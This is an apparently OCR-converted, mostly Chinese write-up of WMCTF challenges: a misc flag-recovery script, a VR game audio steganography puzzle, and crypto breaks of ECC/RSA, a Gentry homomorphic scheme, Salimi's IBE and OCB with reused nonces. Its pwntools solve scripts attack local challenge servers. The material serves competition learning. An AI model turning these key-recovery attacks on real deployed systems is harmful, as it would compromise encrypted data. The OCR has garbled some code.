
```python
import string

font = ImageFont.truetype('DejaVuSans.ttf', 15)
def check(flag):
    _wm = Image.fromarray(np.zeros((N, N), np.uint8))
    draw = ImageDraw.Draw(_wm)
    draw.text((5, 5), flag, fill=255, font=font)
    _wm = np.array(_wm)
    return np.count_nonzero((wm == 255) & (_wm != 255)), np.count_nonzero((wm != 255) & (_wm == 255))

flag_set = [(check(''), '')]
new_flag_set = []

while flag_set[0][0] != (0, 0):
    _, best = flag_set[0]
    for _, flag in flag_set:
        for char in sorted(set(string.printable) - set(string.whitespace)):
            new_flag = flag + char
            X, Y = score = check(new_flag)
            if Y == 0:
                new_flag_set.append((score, new_flag))
    flag_set += new_flag_set
    flag_set = sorted(flag_set)[:5]
    if flag_set[0][1] == best:
        flag_set.append((flag_set[0][0], best+'\n'))
    print(flag_set)

# '1' and '2' can be swap
print('flag:', flag_set[0][1].replace('\n',''))
```

GAME

spider-man


1.vr游戏，有vr设备可以直接进行游玩vr四百大妈

2.根据开始描述，说是要拿flag（物理），进入游戏蛛丝飘荡确实看见了真正的flag



3.装上去，会触发flag获得音效，但是可以挺到最后是有一声杂音的，说明这里有问题。


4.想办法提取杂音，直接f12侦擦网络，查看关键信息




5.可以提取glb文件看看模型详细内容

7.左上角可以隐约看见文字，说明flag确实不在模型上，那就是音频了。


8.发现一个叫做hit-crystal的mp3，发现是撞击flag后的杂音，拿下来分析




9.mp3下载后通过au可以看见最后的杂音，但是没有规律可循，通过010打开可以发现是wav文件



10.可以在最后看见提示，ps



11.总所周知wav是可以直接通过ps打开的，修改后缀为raw，导入ps，即可发现flag



CRYPTO

ecc

由于题目给出了G以及$3G$的坐标，还有n，c，e，可以稍微想一下是曲线G，$3G$，曲线应该是模一个素数n的因子。

我们就使用推导$2G+G=3G$的方法，$2G$是二倍点，于是我们用二倍点公式和加法公式就能表达出来a和b都是模n的情况下，我们表达出来之后用加法公式中二倍点的东西和加法的东西去表达出来$a+kp$，用$y^2-x^3-ax^2=b \mod p$，我们可以用2条去表达出来$b+k1p$和$b+k2p$然后相减，去和n，GCD分解n。

然后$a+k1p$ 和 $b+k2p$ 去模p能拿到a，于是我们就可以拿到a,b。接着就是RSA直接解c，发现a_bit+b_bit+c_bit=flag_bit = 606 bits

```
from Crypto.Util.number import *
n =
61262574892917665379101848600282751252633178779864648655116434051615964747592676204833262666589440081296571836666022795166255640192795587508845265816642144669301520989571990670507103278098950563219296310830719975959589061794360407053224254135937766317251283933110936269282950512402428088733821277056712795259
```

```
ct =
160021624364204347282231313169014760991109040290454082215150879778027468634685052665006736114123758852218602122387123119810796233983739067732477735527662004313235375106991476423584737152241246620077420170008104479999894262079190683403647253950756146368751160864967049591307615470951689371807512371326425489 97
x0,y0 =
(336455284570969624475799562568539927480902362153108289561294998143384472762256735233899076597053455456569335509550850816016296129944589020986050812744946 8,
487411177304136085845322318502005127011192950529313105885854765685127911176411223565382394399768193020497728384343385095723477059193366396066643725949909 3 )
x3,y3 =
(824059625428947725115750498077216743904166340150465769678704634384864490216665562435310769743663567838896919030218971802634395947001185441233717972718724 0 ,
441347999918584394840444272841195078525613611146184769809896701817332677072846449196087526403430116918407411052103956666944171613895593236272419484359647 9 )
fbits = 606
k1 = ((y3+ y0) * inverse(x0 - x3, n)) % n
k0_2 = (k1 ** 2 - (x3 - x0))%n
k0 = (((k0_2 - 3 *x0) * k1 + 2 * y0) * inverse(3 * x0 - k0_2 , n))% n
a_ = (k0 * 2 * y0 - 3 * x0 ** 2 )% n
b1 = y0**2 - x0**3 - x0 * a_
b2 = y3**2 - x3**3 - x3 * a_
e = 0×10001
p = (GCD(b1-b2,n))
a = a_% p
b = b1 % p
q = n//p
d = inverse(e,(p-1)*(q-1))
c = (pow(ct,d,n))
piece_bits = fbits // 3
flag = (a<<(2 * piece_bits)) + (b << piece_bits) + c
print(bin(c))
print(b'wmctf{'+long_to_bytes(flag)+b'}')
```

• nanoDiamond - rev

exp如下：

```
from rich.progress import track
from pwn import *
import string
import hashlib
```

```python
context(log_level='info', os='linux', arch='amd64')

r = remote('127.0.0.1', 65100)


def guess_remote(expr):
    global r
    r.recvuntil(b'Question: ')
    r.sendline(expr)
    r.recvuntil(b'Answer: ')
    ret = r.recvuntil(b'!', drop=True)
    return int(ret == b'True')

if __name__ == '__main__':

    def proof_of_work_2(suffix, hash):  # sha256, suffix, known_hash
        def judge(x): return hashlib.sha256(
            x.encode()+suffix).digest().hex() == hash
        return util.iters.bruteforce(judge, string.digits + string.ascii_letters,
length=4)
    r.recvuntil(b'sha256(XXXX+')
    suffix = r.recv(16)
    r.recvuntil(b' == ')
    hash = r.recv(64).decode()
    r.recvuntil(b'Give me XXXX:')
    r.sendline(proof_of_work_2(suffix, hash))

    for round in track(range(50)):
        chests = [guess_remote(expr) for expr in ['B0', 'B1', 'B2', 'B3', 'B4', 'B5']]
        pairs = tuple([guess_remote(expr) for expr in [f'B0 == {chests[0]} and B1 ==
{chests[1]}', f'B2 == {chests[2]} and B3 == {chests[3]}', f'B4 == {chests[4]} and B5 ==
{chests[5]}']])
        if sum(pairs) == 3:
            print("CASE 0")
            tuple([guess_remote(expr) for expr in ['B0', 'B1', 'B2', 'B3']])
        elif sum(pairs) == 2:
            print("CASE 1")
            if pairs[0] == 0:
                chests[0] = int(chests[0] + guess_remote("B0") + guess_remote("B0") > 1)
                chests[1] = int(chests[1] + guess_remote("B1") + guess_remote("B1") > 1)
            if pairs[1] == 0:
                chests[2] = int(chests[2] + guess_remote("B2") + guess_remote("B2") > 1)
                chests[3] = int(chests[3] + guess_remote("B3") + guess_remote("B3") > 1)
            if pairs[2] == 0:
                chests[4] = int(chests[4] + guess_remote("B4") + guess_remote("B4") > 1)
                chests[5] = int(chests[5] + guess_remote("B5") + guess_remote("B5") > 1)
```

```
        elif sum(pairs) == 1:
            print("CASE 2")
            if pairs[0] == 0:
                chests[0], chests[1] = guess_remote("B0"), guess_remote("B1")
            if pairs[1] == 0:
                chests[2], chests[3] = guess_remote("B2"), guess_remote("B3")
            if pairs[2] == 0:
                chests[4], chests[5] = guess_remote("B4"), guess_remote("B5")
        print(chests)
        r.recvuntil('open the chests:')
        r.sendline(' '.join([str(int(x)) for x in chests]))

    r.interactive()
```

• homo

题目实现的是gentry的同态加密方案，但是参数是随意选取的，这就导致该方案能够使用公钥直接计算出等价私钥。

首先，该方案的流程如下

密钥生成：

$$sk = q$$
$$pk = \{p_i q + 2 * r_i\}_{i=0}^{n}$$

其中，p，q，r均为素数。

加密时，要求明文仅有1bit

$$randomly\ generate\ d \in \{0,1\}^n$$
$$c = m + \sum_{i=0}^{n} d[i]pk[i]$$

解密时，计算

$$m = (c\%sk)\%2$$

由于$pk[i]\%sk = 2r_i$为偶数，因此模sk后，m即为结果的LSB。

由于n个pk均为q的倍数加上一个扰动(r相对于q较小)，因此可以使用求解agcdp的方法求解出私钥q

参考 https://martinralbrecht.wordpress.com/2020/03/21/the-approximate-gcd-problem/ 中的格

```
from sage.all import *
```

```
from Crypto.Util.number import *
c =
pubkey =
rbit = 191
Mlen = 10
M = Matrix(ZZ , Mlen , Mlen)
for i in range(1,Mlen):
    M[0 , i] = pubkey[i]
    M[i , i] = pubkey[0]
M[0,0] = 2**rbit

p0 = M.LLL()[0,0] // 2**rbit
q = pubkey[0] // p0
print(q)
print(long_to_bytes(int(''.join(str(int(j)) for j in [(i%q)%2 for i in c]),2)))
```

• INTERCEPT

本题是个开放题，有多种解题思路和解题方法，出题人提供一种做法供大家参考，如下文所示：

最近，在*A New Efficient Identity-Based Encryption without Pairing, Salimi* 中提出了一种基于 RSA 模 TDDH 假设的新 IBE。 虽然这个方案是不安全的。 特别是，我们表明，给定 IBE 方案中的多个私钥，可以计算出一对等效的主密钥并完全破坏 KGC。

参考上面提到的论文，我们可以发现，当遵守他们提出的要求的对手可以访问 `n` 个私钥时，Salimi 的 IBE 方案是不安全的。 也就是说，他们的计划可以完全被打破。

我们有

$$
\begin{aligned}
d_i &= (y_{i_1}s_1 + y_{i_2}s_2)^{-1}\ mod\ zq \\
h_{i_1} &\equiv y_{i_1}p\ mod\ zq \\
h_{i_2} &\equiv y_{i_2}p\ \ mod\ zq \\
d_j &= (y_{j_1}s_1 + y_{j_2}s_2)^{-1}\ mod\ zq \\
h_{j_1} &\equiv y_{j_1}p\ mod\ zq \\
h_{j_2} &\equiv y_{j_2}p\ mod\ zq
\end{aligned}
$$

我们设置了一组变量 a_{k_1}, a_{k_2}：

$$
\begin{aligned}
a_{k_1} &= d_i h_{i_1} - d_j h_{j_1} \\
&= (y_{i_1}p(y_{j_1}s_1 + y_{j_2}s_2) - y_{j_1}p(y_{i_1}s_1 + y_{i_2}s_2))/(y_{i_1}s_1 + y_{i_2}s_2)(y_{j_1}s_1 + y_{j_2}s_2) \\
&= ps_2(y_{i_1}y_{j_2} - y_{j_1}y_{i_2})/(y_{i_1}s_1 + y_{i_2}s_2)(y_{j_1}s_1 + y_{j_2}s_2)
\end{aligned}
$$

同样，

$$
\begin{aligned}
a_{k_2} &= d_i h_{i_2} - d_j h_{j_2} \\
&= p s_1 (y_{i_2} y_{j_1} - y_{j_2} y_{i_1}) / (y_{i_1} s_1 + y_{i_2} s_2)(y_{j_1} s_1 + y_{j_2} s_2)
\end{aligned}
$$

很容易观察到

$$
\frac{a_{k_1}}{a_{k_2}} \equiv -\frac{s_2}{s_1} \ mod \ zq
$$

所以我们可以知道：

$$
\frac{a_{k_1}}{a_{k_2}} \equiv \frac{a_{k_1'}}{a_{k_2'}} \ mod \ zq
$$

$$
a_{k_1} a_{k_2'} - a_{k_1'} a_{k_2} \equiv 0 \ mod \ zq
$$

通过计算 $(a_{k_1} a_{k_2'} - a_{k_1'} a_{k_2})$ in $\mathbb{Z}$, 我们收到隐藏阶 zq 的倍数，不等于 0 的概率很高。

我们知道 $N/2zq = p + p/2q + 1/z + 1/2zq \in [p, p+1]$ since
$N = (zp+1)(2q+1) = 2zqp + zp + 2q + 1$, 这意味着我们可以求解一个方程来分解 N. 然后使用任何 (h_{i_1}, h_{i_2})我们能够得到 (y_{i_1}, y_{i_2}), 通过一些计算我们可以得到 $s_1' \equiv s_1, s_2' \equiv s_2 \ mod \ zq$.

一旦我们得到这些秘密参数，我们就可以访问任意用户加密的任何消息。

flag: `WMCTF{cracking_such_a_toy_system_is_so_easy!}`

EXP：

```
from Crypto.Util.number import *
from gmpy2 import *
from random import randint
import hashlib
from string import digits, ascii_letters
from pwn import *
context.log_level = 'debug'

def proof_of_work(suffix,digest):
    table = digits + ascii_letters
    for i in table:
        for j in table:
            for k in table:
                for l in table:
                        guess = i+j+k+l+suffix
                        if hashlib.sha256(guess.encode()).hexdigest() == digest:
                            return (i+j+k+l)


class user:
    def __init__(self, params):
        self.e, self.d, self.h1, self.h2 = params
```

```python
def attack():
    '''
    we register `limit_num` users
        (only with their private keys `d_i` and digest values `H1_i`, `h2_i`)
       with using the public params
    to break the KGC
        (factor N = (zp + 1)(2q + 1) and get equivalent master keys `s1`, `s2` in Z_zq)
    '''

    sh = remote('0.0.0.0', 12345)

    temp = sh.recvline(keepends=False).decode().split(' ')
    suffix, digest = temp[0][-17:-1], temp[-1]
    sh.sendline(proof_of_work(suffix, digest))

    sh.sendline('P')
    sh.recvuntil(b'the KGC: ')
    temp = sh.recvline(keepends=False).decode().split(', ')
    N = int(temp[0])

    sh.sendline('I')
    sh.recvuntil(b'message ')
    temp = sh.recvline(keepends=False).decode().split(' sent by ')
    username = temp[-1][:-3]
    temp = temp[0].split(', ')
    c1, c2 = int(temp[0][1:]), int(temp[1][:-1])

    uu = []
    limit_num = 5
    while len(uu) < limit_num:
        random_username = str(getRandomNBitInteger(20))
        sh.sendline('R')
        sh.recvuntil(b'Input your name: ')
        sh.sendline(random_username)
        temp = sh.recvline()
        if b'Registration Not Allowed!' in temp:
            continue
        sh.recvuntil(b' = ')
        temp = sh.recvline(keepends=False).decode().split(', ')
        e, d, h1, h2 = int(temp[0][1:]), int(temp[1]), int(temp[2]), int(temp[3][:-1])
        uu.append((e, d, h1, h2))

    u = [user(uu[i]) for i in range(limit_num)]
    ab = []

    def calc(u1, u2):
        a = u1.d * u1.h1 - u2.d * u2.h1
```

```
        b = u1.d * u1.h2 - u2.d * u2.h2
        return (a, b)

    for i in range(limit_num):
        for j in range(i + 1, limit_num):
            ab.append(calc(u[i], u[j]))

    target = ab[0][0] * ab[1][1] - ab[0][1] * ab[1][0]

    for i in range(limit_num):
        for j in range(i + 1, limit_num):
            a1, b1 = ab[i]
            a2, b2 = ab[j]
            target = gcd(a1 * b2 - a2 * b1, target)

    app = N // target // 2
    qq, zz = 1, 1
    for pp in range(app, app + 2):
        try:
            aa, bb, cc = 2, 1 + 2 * pp * target - N, pp * target
            qq = (-bb + isqrt(bb ** 2 - 4 * aa * cc)) // (2 * aa)
            if target % qq > 0:
                qq = (-bb - isqrt(bb ** 2 - 4 * aa * cc)) // (2 * aa)
            zz = target // qq
            NN = (zz * pp + 1) * (2 * qq + 1)
            if NN == N:
                break
        except:
            continue

    s1_, s2_ = 1, 1
    for i in range(limit_num):
        for j in range(i + 1, limit_num):
            try:
                y11, y12 = u[i].h1 * invert(pp, zz * qq) % (zz * qq), u[i].h2 *
invert(pp, zz * qq) % (zz * qq)
                y21, y22 = u[j].h1 * invert(pp, zz * qq) % (zz * qq), u[j].h2 *
invert(pp, zz * qq) % (zz * qq)
                ys_1 = invert(u[i].d, zz * qq)
                ys_2 = invert(u[j].d, zz * qq)
                s2_ = invert(y21 * y12 - y11 * y22, zz * qq) * (y21 * ys_1 - y11 * ys_2)
% (zz * qq)
                s1_ = invert(y11, zz * qq) * (ys_1 - y12 * s2_) % (zz * qq)
                break
            except:
                pass
```

```
    print("[+]The KGC is broken.")
    print("[+]Parameters are as follows:")
    print("N = {}\np = {}\nq = {}\nz = {}\ns1_ = {}\ns2_ = {}".format(N, pp, qq, zz,
s1_, s2_))
    h1 = int(hashlib.sha256(username.encode()).hexdigest(), 16)
    h2 = int(hashlib.sha512(username.encode()).hexdigest(), 16)
    y1 = invert(pp, zz * qq) * h1 % (zz * qq)
    y2 = invert(pp, zz * qq) * h2 % (zz * qq)
    dd = invert(y1 * s1_ + y2 * s2_, zz * qq)
    F = pow(c2, dd, N)
    h3 = int(hashlib.md5(str(F).encode()).hexdigest(), 16)
    m = hex(h3 ^ c1)[2:]

    sh.sendline('G')
    sh.sendline(m)

    print(sh.recvline())


if __name__ == "__main__":
    attack()
```

• ocococb

由于nonce可复用，利用前两次加密获取E(nonce)，然后用第三次加密获取到所有我们需要的E(message)，接着利用unpad的漏洞对secret进行爆破，最后提交即可获得flag。exp如下：

```
from base64 import *
from Crypto.Util.number import *
from gmpy2 import *
from pwn import *
import math

table = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'
def passpow():
  rev = r.recvuntil("sha256(XXXX+")
  suffix = r.recv(16).decode()
  r.recvuntil(" == ")
  res = r.recv(64).decode()
  def f(x):
    hashresult = hashlib.sha256((x+suffix).encode()).hexdigest()
```

```
    if hashresult == res:
      return 1
    else:
      return 0
  prefix = util.iters.mbruteforce(f,table,4,'upto')
  r.recvuntil("XXXX: ")
  r.sendline(str(prefix))

def times2(input_data,blocksize = 16):
    assert len(input_data) == blocksize
    output =  bytearray(blocksize)
    carry = input_data[0] >> 7
    for i in range(len(input_data) - 1):
        output[i] = ((input_data[i] << 1) | (input_data[i + 1] >> 7)) % 256
    output[-1] = ((input_data[-1] << 1) ^ (carry * 0x87)) % 256
    assert len(output) == blocksize
    return output

def times3(input_data):
    assert len(input_data) == 16
    output = times2(input_data)
    output = xor_block(output, input_data)
    assert len(output) == 16
    return output

def back_times2(output_data,blocksize = 16):
    assert len(output_data) == blocksize
    input_data =  bytearray(blocksize)
    carry = output_data[-1] & 1
    for i in range(len(output_data) - 1,0,-1):
        input_data[i] = (output_data[i] >> 1) | ((output_data[i-1] % 2) << 7)
    input_data[0] = (carry << 7) | (output_data[0] >> 1)
    if(carry):
        input_data[-1] = ((output_data[-1] ^ (carry * 0x87)) >> 1) | ((output_data[-2] %
2) << 7)
    assert len(input_data) == blocksize
    return input_data

def xor_block(input1, input2):
    assert len(input1) == len(input2)
    output = bytearray()
    for i in range(len(input1)):
        output.append(input1[i] ^ input2[i])
    return output

def hex_to_bytes(input):
    return bytearray(long_to_bytes(int(input,16)))
```

```python
def my_pmac(header, offset, blocksize = 16):
    assert len(header)
    header = bytearray(header)
    m = int(max(1, math.ceil(len(header) / float(blocksize))))
    # offset = Arbitrary_encrypt(bytearray([0] * blocksize))
    offset = times3(offset)
    offset = times3(offset)
    checksum = bytearray(blocksize)
    offset = times2(offset)
    H_m = header[((m - 1) * blocksize):]
    assert len(H_m) <= blocksize
    if len(H_m) == blocksize:
